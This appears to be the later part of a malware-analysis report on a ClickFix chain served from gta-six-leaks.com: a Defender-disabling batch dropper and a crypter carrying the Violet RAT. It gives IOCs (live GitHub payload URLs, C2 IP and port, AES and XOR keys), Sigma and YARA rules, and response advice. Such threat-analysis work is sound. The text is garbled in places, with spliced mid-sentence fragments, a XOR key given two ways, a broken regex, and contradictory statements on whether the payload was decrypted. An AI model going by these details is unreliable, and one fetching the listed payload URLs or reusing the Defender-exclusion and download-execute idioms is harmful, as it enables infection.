  analysis_gtasixleaks_final/11_decrypted_payload.bin analysis_gtasixleaks/FINDINGS_REPORT.md
```

The correct response to a flag is to **investigate, not bulk-acknowledge** — doing so on the Stage 2 sample produced a genuine finding: `gta-six-leaks.com` appears **nowhere** in the dropper. Hence, Stages 1 and 2 share no string and their association rests on the user's account of delivery plus campaign timing, not on in-sample evidence (L2, L8). A gate that merely got acknowledged would have buried that. Every flagged value falls into one of the classes below; each was resolved by stating provenance, never by deletion.

(a) Base64-encapsulated — recoverable from Stage 2. `PowerShell.exe`, `ExclusionProcess`, `ExclusionPath`, `%TEMP%`, `%TEMP%\setup.exe`, `HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths`, `ruskywhiskey1312`, `final.exe`, and both distribution URLs exist **only**

inside the two base64 blobs, not as plaintext. They are recovered by decoding those blobs (Findings 2g and 2h) and are reproducible from `01_dropper_deobfuscated.bat`. A plaintext string search of the sample returns zero hits for each of them — which is precisely the property that makes this obfuscation effective against naive string-based scanning and is itself worth noting as a detection consideration.

(b) Derived by analysis, not present in any sample. Both file hashes and the `HJHAGK.bat` filename are computed or assigned metadata *about* the artifacts rather than content within them.

(c) Stage 1 and Stage 3 values — correctly absent from Stage 2. `gta-six-leaks.com`, the four Cloudflare addresses, and `tmp1B6F.tmp.exe` originate from the VirusTotal domain and file records (`02_domain_intel.txt`, `03_sample_hashes.txt`), not from the dropper — which contains no reference to the Stage 1 domain at all. That the stages share no string is itself a finding, not a gap; it is treated as one in the grounding-gate note above and in Finding 2, and the weakness of the Stage 1↔2 join is carried as L2/L8.

(d) Stage 1 page values — observed by a third party, not in any sample. `Captcha Security Verification`, the four `window` function names (`copyToClipboard`, `generateRayId`, `generateVerificationId`, `initializeVerification`), the Google favicon URL, and the urlscan scan UUID come from the urlscan.io record analysed in §1c. They are properties of the Stage 1 *web page*, which is not a file in this analysis's possession so that no sample search can ground them. Their provenance is the scan, and their standing is that of any single-source third-party observation (L2, L5).

(e) Stage 3 values — measured first-hand from `final.exe`. The ImpHash `f34d5f2d4577ed6d9ceec516c1f5a744`, the MVID `18e8ea4d-55af-47ac-880c-5ea192354ff2`, and the encrypted-resource SHA-256 `ccbab49390de5b7f0c42b6793ab3fb3a9547e3106fd9c3eed8efb2162d123af7` are computed *about* `final.exe` (and its embedded resource), not strings contained in it — same standing as class (b), but derived by this analysis's own static pass (§3), not carried over from VirusTotal. The extracted ciphertext is `analysis_gtasixleaks_final/11_encrypted_resource.bin`.

(f) Stage 3 payload values — from the *decrypted* payload (§4a/§4b), two sub-tiers. After decryption, most payload indicators (`computerdefaults.exe`, `amsi.dll/AmsiScanBuffer`, `root\SecurityCenter2`, `schtasks.exe`, `avicap32.dll`, `svchost`, `WinSc32.exe`, the payload hashes, key and IV) are **grounded first-hand** in the decrypted bytes (ASCII or UTF-16LE, verified by this analysis) and several are additionally capa-confirmed (§4c). A second sub-tier — the C2 `64.89.161.189:14224`, `Violet v6.5`, `<Violet>`, the `%command*` markers, `WinTempClean32.bat` — is **not present as a literal under any encoding** as plaintext (ASCII, UTF-16LE, and base64 of the IP all return zero hits in the payload). They are produced by the payload's own two-stage string decoder (AES, then base64+XOR with key `eAanyPH`), which **this analysis unrolled to reproduce them first-hand** from the payload bytes (§4b-i). They are byte-verified through the decoder, not carried on another agent's provenance.

By contrast, `MINIMIZED`, `RunAs`, `taskkill`, and the `Requesting administrator privileges` pretext string **are** present as plaintext in the sample, and were verified as such.

Verification note. Class (a) was re-verified during the §1c revision by decoding all base64 runs in the sample and searching the decoded output: `ExclusionProcess`, `ExclusionPath`, `PowerShell.exe`,

setup.exe, final.exe, Windows Defender, Exclusions\Paths and ruskywhiskey1312 each return exactly one hit, and Add-MpPreference two. Note that raw.githubusercontent.com returns **zero** even after decoding: the download URL in blob 2 uses the github.com/.../raw/... form, not the raw-subdomain form. The raw.githubusercontent.com URL in the IOC table is the Stage 2 *retrieval* URL used by this analysis, not a string contained in the dropper.

Chain timeline

Date	Event	Source
2026-08-08	gta-six-leaks.com registered	VT domain record
2026-08-17 03:04 UTC	final.exe first submitted to VT	VT file record
2026-08-17 11:44 UTC	Domain record last modified	VT domain record
2026-08-18	User reports link; this analysis	—

Nine days from registration to payload sighting. The campaign was days old and actively distributing at the time of analysis.

Low submission counts indicate limited prior exposure. final.exe had 2 VT submissions; the distribution URL, 1. This is a fresh campaign with limited telemetry, which is why the Google Safe Browsing lookup (below) returned nothing.

Google Safe Browsing did not list the domain.

A Safe Browsing v4 threatMatches:find lookup for gta-six-leaks.com returned {} (HTTP 200) — **no match**, while six VT vendors flagged it concurrently.

This is a propagation gap, not a contradiction. Safe Browsing returning empty means *not currently listed*: not yet reported, not yet processed, or below listing threshold. For a 10-day-old domain with single-digit submission counts, this is expected.

GSB — an empty Safe Browsing result is not a clean verdict, and must never be reported as one. Consulted alone, it would have cleared this domain while an active trojan chain ran behind it. (This is the “absence of signal is not exoneration” point that Finding 1b raises for VT’s **harmless** verdicts, in a second setting.)

External Intelligence Corroboration

Every claim in this report about Stage 1’s page content and Stage 3’s nature comes from a third party. This section states which source supports what, and — more usefully — where the sources **disagree** or fail to cover.

Sources used

Source	Contributed	Retrieved by	Standing
urlscan.io (scan <code>01a0136f...</code>)	Stage 1 page content, JS window functions, HTTP trace, TLS cert (§1c)	urlscan’s crawler; read by this analysis	Direct read of a third-party record. Single scan, unreproduced.
VirusTotal	Domain reputation (6/71), <code>final.exe</code> verdicts (34/71), payload SHA-256 via <code>last_http_response_content_sha256</code>	This analysis, API	Aggregated vendor opinion, not independent analyses
Google Safe Browsing	Domain not listed	This analysis, API v4	Absence of signal only
Public DNS resolvers + authoritative NS	§1b measurements	This analysis, direct query	First-hand
WHOIS/registry	Creation date, registrar, status codes	This analysis	First-hand
User	The link itself; the “ClickFix” identification (Correction 5); the urlscan scan; the visit report (Correction 9)	—	Attributed, not inWHOIS/registry

Where the sources agree

Agreement across independent vantage points is the load-bearing part, so it is worth stating explicitly rather than assuming. urlscan’s A record, Safe Browsing verdict and domain age each match this analysis’s independent measurement (table in 1c-vi). urlscan’s TLS certificate date matches the WHOIS creation date to the same day, from two unrelated registries.

Where they conflict — and the conflict is the finding

Six VirusTotal vendors call the domain malicious. Safe Browsing, urlscan, Quad9 and OpenDNS all return no classification. This is not a contradiction to resolve; it is the report’s most operationally significant external fact.

The domain is **detected but not blocked**. A user clicking this link is not stopped by browser Safe Browsing, by a Quad9/OpenDNS resolver, or by urlscan’s own verdict engine — while a security team enriching the same domain through VT would see it flagged. The gap between *reputation feeds* and

enforcement surfaces is where this chain lives, and it is why F7's purpose-registered, ten-day-old infrastructure works.

A second, subtler conflict: **51 VT engines return harmless**. As Finding 1b records, that is absence of signal, not a dissenting judgement. The same trap recurs in the Google Safe Browsing finding (Cross-stage findings). Do not average the two numbers.

What no source covers

- **The clipboard payload string** (1c-v). Absent from every source consulted. urlscan gates the script body; VT has no record of the page's JS.
- **The Stage 1 → Stage 2 join**. No source ties [gta-six-leaks.com](#) to [HJHAGK.bat](#). The dropper contains no reference to the domain, and the scan contains no [.bat](#) URL.
- **Stage 3 behaviour**. VirusTotal is the *only* source (L5), the binary is packed (L3), and no sandbox report was consulted.

Collaboration and reporting posture

Outward-facing reports are left for the user to submit under their own identity; this analysis has filed none. Three are worth making:

Target	Report to	Include
github.com/ruskywhiskey1312/whiskeyscript	GitHub abuse	Both file hashes; note the repo hosts a live Defender-disabling dropper
gta-six-leaks.com	Google Safe Browsing	Confirmed unlisted as of 2026-08-18; URLScan UUID as evidence
Origin host behind Cloudflare	Cloudflare abuse	Required — the true origin is not determinable from DNS (1b-vi)

GitHub is the highest-value target: it is the only party in the chain that can remove the artifacts themselves, and both stages are hosted there. Note that a urlscan **verdict** can also be submitted on the existing scan, which would close part of the detection gap described above at no cost.

Indicators of Compromise

Network

Indicator	Type	Note
gta-six-leaks.com	Domain	Stage 1 lure; Cloudflare-fronted
172.67.197.205	IPv4	Cloudflare edge — shared, do not blacklist

Indicator	Type	Note
104.21.60.152	IPv4	Cloudflare edge — shared, do not blocklist
2606:4700:3031::6815:3c98	IPv6	Cloudflare edge — shared
2606:4700:3037::ac43:c5cd	IPv6	Cloudflare edge — shared
github.com/ruskywhiskey1312/whiskeyscript	URL	Distribution repository
raw.githubusercontent.com/ruskywhiskey1312/whiskeyscript/refs/heads/main/HJHAGK.bat	URL	Stage 2
github.com/ruskywhiskey1312/whiskeyscript/raw/refs/heads/main/final.exe	URL	Stage 3
ruskywhiskey1312	Account	GitHub distributor
www.google.com/s2/favicons?sz=128&domain=cloudflare.com	URL	Branding theft (1c-iii) — legitimate Google service, do not blocklist ; detect on Referer pairing per D10
64.89.161.189	IPv4	Stage 3 payload C2 (Violet v6.5), port 14224 — reproduced first-hand from payload bytes (§4b-i); dedicated, safe to blocklist
14224	TCP port	Payload C2 port, paired with the IP above

The Cloudflare addresses are shared infrastructure serving vast numbers of legitimate sites. They are recorded for correlation only; **blocking them will cause collateral outage**. Block the domain. The payload C2 64.89.161.189 is the opposite case — a dedicated attacker endpoint, safe to blocklist — but see §4b-i (reproduced first-hand from the payload’s decoder) for the recovery detail.

File

Indicator	Type
b496729c831c522ccfffd12b0ac0665af78a87eeaea4f0a4d9fee9d4634f8b8b2	SHA-256, HJHAGK.bat
6e1c24ebaf0aec3b3940751eee487396	MD5, HJHAGK.bat
1ae81fb5d6eb22d15967b69980724bc2e7d818a94178b151abcd04a7ca7a59b6	SHA-256, final.exe

Indicator	Type
d2d9f8ea9c1bb6424f5afdeabc55dc01	MD5, final.exe
f34d5f2d4577ed6d9ceec516c1f5a744	ImpHash, final.exe (§3; single mscoree.dll import — weak on its own for .NET)
18e8ea4d-55af-47ac-880c-5ea192354ff2	MVID (per-build GUID), final.exe (§3e)
ccbab49390de5b7f0c42b6793ab3fb3a9547e3106fd9c3eed8efb2162d123af7	SHA-256, embedded AES-encrypted payload resource (§3c)
80e8ad1e24e3320334e1bc94d0455c3dc8ca5dce0f68466fac807dba5635ac30	SHA-256, decrypted payload (Violet RAT, §4a)
2143e998459fefaf75293020170fa3b0	MD5, decrypted payload
05559d1d-9875-4809-8af1-1ae444cb10e7	MVID, decrypted payload (§4a)
0787874c839abdbdb01bad439f6c7194bd4bf284cef59a5f744d6b3d12f6d78	AES key for the payload resource (recovered from loader IL, §4a)
f37bb80bb846309f90c4b188bd564665	AES IV for the payload resource (§4a)
eAnyPH	XOR key for the payload's internal string decoder (stage 2, method 0x06000127); recovered first-hand (§4b-i)
%TEMP%\setup.exe	Dropped payload path

Host artifacts

Indicator	Type
HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths value C:\	Registry — primary triage check
Defender ExclusionProcess = PowerShell.exe	Preference
Defender ExclusionPath = C:\, %TEMP%	Preference
Requesting administrator privileges (window will minimize)...	Console string
tmp1B6F.tmp.exe	Internal name, Stage 3

Indicator	Type
Captcha Security Verification	Stage 1 page title (1c-i)
copyToClipboard, generateRayId, generateVerificationId, initializeVerification	Stage 1 window functions (1c-ii)

Stage 3 payload (Violet RAT) — host artifacts

Grounded first-hand in the decrypted payload — either as plaintext (ASCII/ UTF-16LE) or, for decoder-produced values, reproduced first-hand by unrolling the payload's two-stage string decoder (§4b-i):

Indicator	Type	Provenance
computerdefaults.exe + Software\Classes\ms-settings\shell\open\command	UAC-bypass hijack	UTF-16LE in payload (§4b)
root\SecurityCenter2	WMI AV enumeration	UTF-16LE in payload
amsi.dll / AmsiScanBuffer	AMSI-bypass target	UTF-16LE in payload; capa-confirmed (§4c)
schtasks.exe (1-minute task)	Persistence	UTF-16LE in payload; capa-confirmed
svchost / WinSc32.exe	Dropped/masquerade names	in payload
avicap32.dll, capCreateCaptureWindowA	Webcam capture	ASCII in payload
%usb%, %commandSendFile%, %command64%, %command65%, %command71%, %command72%	RAT command markers	decoded first-hand from payload (§4b-i)
WinTempClean32.bat	Dropped script	decoded first-hand from payload (§4b-i)
<Violet> / Violet v6.5	Family/protocol marker	Reproduced first-hand from payload (§4b-i)

Third-party scan reference

Indicator	Type	Note
01a0136f-38cf-7499-b660-c1824c90e153	urlscan.io scan UUID	Section 1c source

Deliberately excluded frFamily/protocol two values reproduced in the evidence are *not* listed above, because listing them would waste defender effort:

- **d2d17e684478a803** (Ray ID). Generated client-side per visit by `generateRayId` (1c-ii). It identifies one scan, not the threat.
- **The ten urlscan resource hashes** are in `09_urlscan.txt`. They are hashes of page assets as fetched by urlscan’s crawler, not of the dropper or payload, and the public view does not map a hash to a named resource. One of them (`e3b0c442...`) is simply the SHA-256 of the empty string. Recorded in the evidence file for completeness; not promoted to indicators.

The `C:\` Defender exclusion is the highest-value host indicator: trivially queryable fleet-wide, and no legitimate configuration produces it.

Assessment Limitations

L1 — The payload was decrypted and its internal C2-string decoder unrolled; the Stage-3 limitation is now effectively closed on the static side. (*Revised three times — the original read “Stage 3 was not analysed”; the next read “payload was not decrypted”; the prior read “internal C2-string decode unreproduced”. See Corrections 10, 11 and 12.*)

The Stage 3 stub was analysed first-hand (§3), and the AES-encrypted payload inside it has now been **decrypted and analysed** (§4a, §4b): the key/IV were recovered from the loader IL by an independent second agent and independently re-verified for this report against this analysis’s own extracted resource. The payload is a .NET RAT (`svchost` / `Violet v6.5`) whose capability surface — webcam, screen, keylog, AMSI/UAC bypass, AV enumeration, persistence, socket C2 — is grounded directly in its bytes.

The payload’s own internal string decoder has now also been unrolled. The C2 `64.89.161.189:14224`, `Violet v6.5` and `<Violet>` are produced by a two-stage decode in the payload constructor (AES via method `0x0600005a`, then base64+XOR with key `eAanyPH` via method `0x06000127`); this analysis reproduced them deterministically from the payload bytes (§4b-i, Correction 12). What remains genuinely out of reach is only the *dynamic* dimension — whether the C2 was live or responsive at the time of analysis — since no network contact was made and nothing in the chain was executed. Everything static about the payload, C2 included, is now first-hand. The decrypted payload was **never executed**.

L2 — Stage 1 page content was observed on analysis by a third party, and only in its pre-click state. (*Substantially revised — the original text read “was never observed”; see Correction 8.*) This analysis never fetched `gta-six-leaks.com`. The page evidence in section 1c comes entirely from a urlscan.io scan performed by urlscan’s crawler on 2026-08-18, submitted by a third party. Three limits follow, and they are not cosmetic:

- **Single source, unreproduced.** urlscan records this as the only scan of this domain. There is no second vantage point, and the observation cannot be re-derived without contacting the host.
- **Pre-click only.** The crawler did not actuate the checkbox, so the captured screenshot shows the interstitial *before* the ClickFix instructions appear. The paste-and-run step itself is still not directly observed.
- **Function names, not source.** urlscan's response bodies, DOM and Content tabs are behind an account wall. No account was created and no credentials were entered, so `main.js` was **not read**. Every claim about the script rests on names exposed on the `window` object. `copyToClipboard` is a strong and conventional name, but a name is not an implementation, and the string it writes to the clipboard was not recovered.

Serving different content to a crawler than to a browser is standard practice for these kits, so the scan is also not proof of what a human visitor saw.

L3 — Detections identify a crypter, not a family. Now confirmed, not inferred. Per 3c, the file is a crypter stub with an AES-encrypted payload — established from the binary, no longer deduced from vendor labels. The `trojan.msil/basic` consensus describes the wrapper and must not be read as family attribution.

L4 — No dynamic analysis. Nothing was executed. Runtime-only behaviour — sandbox evasion, C2 beaconing, secondary downloads — is outside scope. For this sample, that limit is load-bearing rather than routine: the payload is decrypted only at runtime, so dynamic analysis (or CIL emulation) is the *only* route to it. Detonating in an instrumented VM and dumping the assembly after `Assembly.Load` would recover it — that is the natural next step, and it is deliberately not taken here.

L4a — Ghidra's output does not cover the managed code. Step 10 decompiled the native stub only (135 functions, 4 failures). Ghidra's x86 decompiler cannot read CIL, so `10_ghidra_decomp.c` is not analysis of this sample's logic. .NET requires ILSpy/dnSpy/de4dot. Recorded so the 1 MB file is not mistaken for coverage it does not provide.

L4b — Fuzzy hashes unavailable. ssdeep, TLSH and impfuzzy all report missing libraries in `.mal-venv`; only simhash computed (`0xb7e3d9c5d61d6885`). No fuzzy-hash comparison against related samples was possible, so no variant-family claim is made.

L5 — Single-source third-party telemetry (Stage 1 only, now). (*Revised — Stage 3 no longer depends on VirusTotal; see Correction 10.*) Stage 3's character is now established first-hand from the binary, with VirusTotal retained only for the vendor-verdict counts. Stage 1 page content remains single-sourced in a single URLScan scan (L2). A second independent observation corroborates neither, and both should be treated as one party's record rather than as fact. See *External Intelligence Corroboration* for the full sourcing in a single URLScan scan.

L6 — SA second independent observation corroborates neither 2026-08-18. Cloudflare fronting means origin hosting was never determined.

L7 — Exposure: RESOLVED, no execution. The user confirmed on 2026-08-18 that the chain was never run—the link was found but not followed. No Windows hosts were exposed, so items 1–6

of the *Recommendations* do **not** apply to this engagement. Retained rather than deleted because Recommendations is written conditionally and the reader needs to know which branch is live.

L8 — Delivery vector unconfirmed, and now doubly so. The user believed the Stage 1 link arrived by email. A search of the connected mailbox (vibecoder202510@gmail.com) for the domain, and for GTA/Rockstar terms over 90 days, returned **no results**. Finding 1b-iv provides independent evidence: the domain publishes no MX record, so it cannot send mail itself. Neither observation excludes email delivery from *another* sender, but the delivery path remains unconfirmed, and a second address that the user provided is not accessible to this analysis.

L9 — DNS measured from a single. All of its self-section 1b comes from one macOS workstation on 2026-08-18. Cross-checks rule out the known resolver-synthesis artefact (1b-vi), but the measurements describe how this domain was resolved from a single network at a single point in time. The true origin host behind Cloudflare was not determined and is not determinable by these methods.

Recommendations

Status for this engagement: the chain did not execute (L7). No host was exposed. Items 1–6 are **not required in timeere** — they are retained as the response procedure should this chain be encountered live. **Items 7–11 apply regardless** and are the live actions for this case.

If this chain executed on any Windows host — treat it as fully compromised.

Administrative code ran, Defender was disabled system-wide, and an unidentified trojan executed. Do not attempt selective cleanup: the payload is unidentified (L1) and the exclusions persist independently of it.

Immediately, from a different, known-clean device:

1. Change all passwords — email first (it is the reset path for everything else), then financial, then gaming/store accounts.
2. Revoke all active sessions and reset MFA enrolments. **Session cookies persist after a password change; stealers commonly capture them.**
3. Notify financial institutions if the host was used for banking.

On the affected host:

4. Disconnect from the network.
5. **Rebuild from installation media.** Not a reset, not an AV scan. The payload is unidentified, and the scanner was turned off before it arrived.
6. Post-rebuild, verify no Defender exclusions remain: `Get-MpPreference | Select ExclusionPath, ExclusionProcess`

Regardless of execution:

7. Report the GitHub repository — this is the highest-leverage action, as it removes distribution for all targets, not just this one. Use the repository's *Report abuse* link or support.github.com/contact/report-abuse, citing both file hashes and the trojan detections.

8. Report the domain to Google Safe Browsing (safebrowsing.google.com/safebrowsing/report_phish/). Per the Google Safe Browsing finding (Cross-stage findings), the domain is unlisted there, so this fills a real gap.
9. Report the domain to Cloudflare abuse (fronting conceals the true host).
10. Block [gta-six-leaks.com](#) at DNS/proxy. **Do not block the Cloudflare IPs.**
11. Resolve L7 and L8: confirm, whether the chain executed, and on which mailbox it arrived.

Items 7–10 are outward-facing reports filed under the user's identity and are deliberately left to the user to submit.

Detection Opportunities

D1 — Defender exclusion for a volume root (highest value). Alert on any write to `HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths` where the value is a drive root, or any `Add-MpPreference -ExclusionPath` covering `C:\`. Near-zero false-positive rate; catches the chain *before* payload retrieval.

D2 — Defender process exclusion for an interpreter. `Add-MpPreference -ExclusionProcess` naming `PowerShell.exe`, `cmd.exe`, `wscript.exe` or similar. Legitimate administration rarely excludes the interpreter itself.

D3 — Batch file with extreme comment ratio. Flag `.bat/.cmd` where `com—Add-MpPreference` ~90% of total, or where file size exceeds ~1 MB. The observed ratio was 99.92% across a 12 MB file. Also usable as a gateway rule.

Key the rule on the **ratio and uniform line length**, not on a repeated string: per 2a the filler uses 701 rotating variants, so deduplication-based logic fails. A robust variant flags any script in which >90% of lines are comments of the same length.

D4 — `FromBase64String` piped to `Invoke-Expression`. The `[Convert]::FromBase64String(...) → IEX` idiom in a command line is a durable signature; capture via PowerShell Script Block Logging (Event ID 4104).

D5 — Repeated UAC prompts for one binary. Multiple consent requests for the same image path within a short window indicates a coercion loop rather than normal elevation.

D6 — `WebClient.DownloadFile` to `%TEMP%` followed by `Start-Process`. A download-and-execute in one command line, targeting the user temp directory.

D7 — `cmd.exe` spawning `powershell.exe` with `-ExecutionPolicy Bypass` and `-NoProfile`. Common in commodity droppers; note this is higher-false-positive than D1–D2 and suits hunting more than alerting.

D8 — Version metadata inconsistency. Product/description claiming a known vendor while `OriginalFilename` matches `tmp*.tmp.exe`, absent a valid signature. Generalises beyond this sample.

D9 — Executable retrieval from [raw.githubusercontent.com](#). Direct `.exe` downloads from raw-content endpoints by non-developer hosts. Requires baselining in engineering environments; low-noise elsewhere.

D10 — Cloudflare favicon fetched by a non-Cloudflare origin. From 1c-iii: the lure renders Cloudflare branding by requesting `www.google.com/s2/favicons?sz=128&domain=cloudflare.com` (redirecting to `t3.gstatic.com/faviconV2`). A page on an unrelated domain requesting the favicon of a security vendor it is imitating is a strong, low-noise signal, and it generalises past this sample: any interstitial-impersonation kit must source the branding it is faking from somewhere.

Key the rule on the *pairing* — a `s2/favicons?...domain=cloudflare.com` request whose Referer is neither Cloudflare nor the visited property — rather than on the URL alone, which has legitimate uses. Unlike the Ray ID, this is a structural property of the technique rather than a per-scan artefact.

D11 — Fake Turnstile page title. `Captcha Security Verification` as a `<title>` on a non-Cloudflare origin. Cloudflare's genuine interstitial does not use this string. Cheap to match and cheap to evade — the attacker needs only change one line — so treat it as a low-cost supplement to D10, never a primary control.

Machine-readable rules

The detections above are stated as rationale; the rules below make the highest-value ones deployable. Each needs evidence grounded in this report — Sigma log sources are standard, and both YARA rules target the **decrypted payload**, never `final.exe` (the Violet markers exist only after the AES + base64/XOR decode, §4b-i — a rule run against the crypter stub will not, and should not, match). Tune thresholds to the environment before alerting.

Sigma — D1: Defender exclusion for a volume root (fires on the Critical finding, before payload retrieval):

```
title: Windows Defender Exclusion Added for a Volume Root
id: 6f3a2c10-9b4e-4d1a-8f2e-1c7a0d5e9b41
status: experimental
description: Defender path exclusion covering a drive root or an interpreter, as in the
gta-six-leaks ClickFix chain (§2, F1, D1/D2).
logsource:
  category: registry_set
  product: windows
detection:
  selection_path:
    TargetObject|contains: '\Microsoft\Windows Defender\Exclusions\Paths\'
    Details|re: '^[A-Za-z]:\\?$'
  selection_ps:
    TargetObject|contains: '\Microsoft\Windows Defender\Exclusions\'
  filter_ps_root:
    Details|re: '^[A-Za-z]:\\?$'
  condition: selection_path or (selection_ps and filter_ps_root)
falsepositives:
  - Enterprise AV/backup software that legitimately excludes a volume (baseline first)
level: high
```

Sigma — D2/D4/D6: PowerShell defence-evasion and download-execute in one command line (Script Block Logging, Event ID 4104):

```
title: Defender Exclusion or Base64 Download-Execute via PowerShell
id: b2d7f4e9-3a16-4c8b-9e05-7d2f1a6c4e83
status: experimental
```

```

description: Add-MpPreference exclusions, FromBase64String to Invoke-Expression, or
WebClient.DownloadFile to TEMP then Start-Process – the Stage 2 dropper idioms (§2, D2/D4/D6).
logsource:
  product: windows
  category: ps_script
detection:
  exclusion:
    ScriptBlockText|contains:
      - 'Add-MpPreference -ExclusionPath'
      - 'Add-MpPreference -ExclusionProcess'
  base64_iex:
    ScriptBlockText|contains|all:
      - 'FromBase64String'
      - 'Invoke-Expression'
  base64_iex_alias:
    ScriptBlockText|contains|all:
      - 'FromBase64String'
      - 'IEX'
  download_exec:
    ScriptBlockText|contains|all:
      - 'DownloadFile'
      - '$env:TEMP'
      - 'Start-Process'
  condition: exclusion or base64_iex or base64_iex_alias or download_exec
falsepositives:
  - Rare in interactive administration; base64/IEX has legitimate but uncommon uses (hunt,
then tune)
level: high

```

YARA — D3: batch/script inflated with uniform-length comment filler. Keys on the *shape* (uniform 205-char comment lines at high ratio), not on any of the 701 rotating filler variants, so dedup-based logic cannot evade it (§2a):

```

rule ClickFix_Batch_CommentFiller_Inflation
{
  meta:
    description = "Batch/CMD inflated with high-ratio uniform-length REM/: comment filler
(gta-six-leaks Stage 2 dropper shape, D3)"
    reference = "analysis_gtasixleaks FINDINGS_REPORT §2, §2a, D3"
    author = "aima static analysis"
    note = "Heuristic on structure; pair with a size gate (>1 MB) and a
comment-ratio check the scanner cannot express in YARA alone"
  strings:
    // a REM line padded to a fixed ~205-char width, repeated en masse
    $rem = /(?!i)^s*(REM|:)[ \t][^\r\n]{190,215}\r?\n/
  condition:
    // many near-identical fixed-width comment lines dominate the file
    filesize > 500KB and #rem > 5000
}

```

YARA — D8: version metadata claims a vendor the file’s own structure refutes (WinRAR product string on a single-import .NET assembly named `tmp*.tmp.exe`, §3b/F5):

```

import "pe"

rule Fake_WinRAR_DotNet_CrypterStub
{

```

```

meta:
  description = "Managed .NET assembly masquerading as native WinRAR with a tmp*.tmp.exe
internal name (gta-six-leaks Stage 3 crypter stub, D8/F5)"
  reference   = "analysis_gtasixleaks FINDINGS_REPORT §3, §3b"
  author      = "aima static analysis"
  strings:
    $winrar   = "WinRAR" wide ascii
    $tmpname  = /tmp[0-9A-Fa-f]{3,8}\.tmp\.exe/ wide ascii
  condition:
    uint16(0) == 0x5A4D and
    pe.imports("mscoree.dll") and          // managed: native WinRAR is C++, never
single-imports mscoree
    $winrar and $tmpname
}

```

YARA — Violet family: the decrypted payload’s decoder + markers. Targets the **decrypted** RAT (sha256 80e8ad1e...), not the encrypted resource or the stub. The XOR key and self-identifying markers are the durable signal; the P/Invoke API names corroborate (§4a–§4c, §4b-i):

```

rule Violet_RAT_Decrypted_Payload
{
  meta:
    description = "Violet v6.5 .NET RAT (decrypted Stage 4 payload) – string-decoder XOR
key and self-identifying protocol markers (gta-six-leaks §4)"
    reference   = "analysis_gtasixleaks FINDINGS_REPORT §4, §4b-i"
    author      = "aima static analysis"
    note        = "Matches the DECRYPTED payload only; final.exe and the encrypted
resource will not match by design"
    sha256      = "80e8ad1e24e3320334e1bc94d0455c3dc8ca5dce0f68466fac807dba5635ac30"
    strings:
      $ver      = "Violet v6.5" wide ascii
      $frame    = "<Violet>" wide ascii
      $xorkey   = "eAanyPH" wide ascii          // second-stage decoder XOR key (method
0x06000127)
      $amsi     = "AmsiScanBuffer" wide ascii
      $uac      = "computerdefaults.exe" wide ascii
      $cam      = "capCreateCaptureWindowA" wide ascii
    condition:
      uint16(0) == 0x5A4D and
      (
        ($ver or $frame) and $xorkey          // family markers + decoder key: high
confidence
        or ($xorkey and 2 of ($amsi, $uac, $cam))
      )
}

```

Ranked by value: **D1 and D2 are the ones to implement first.** They fire on the Critical finding before compromise completes, and cannot evade it without abandoning the technique. **D10 is the best of the Stage 1 rules** — it keys on a structural requirement of the impersonation rather than on a string the attacker controls freely.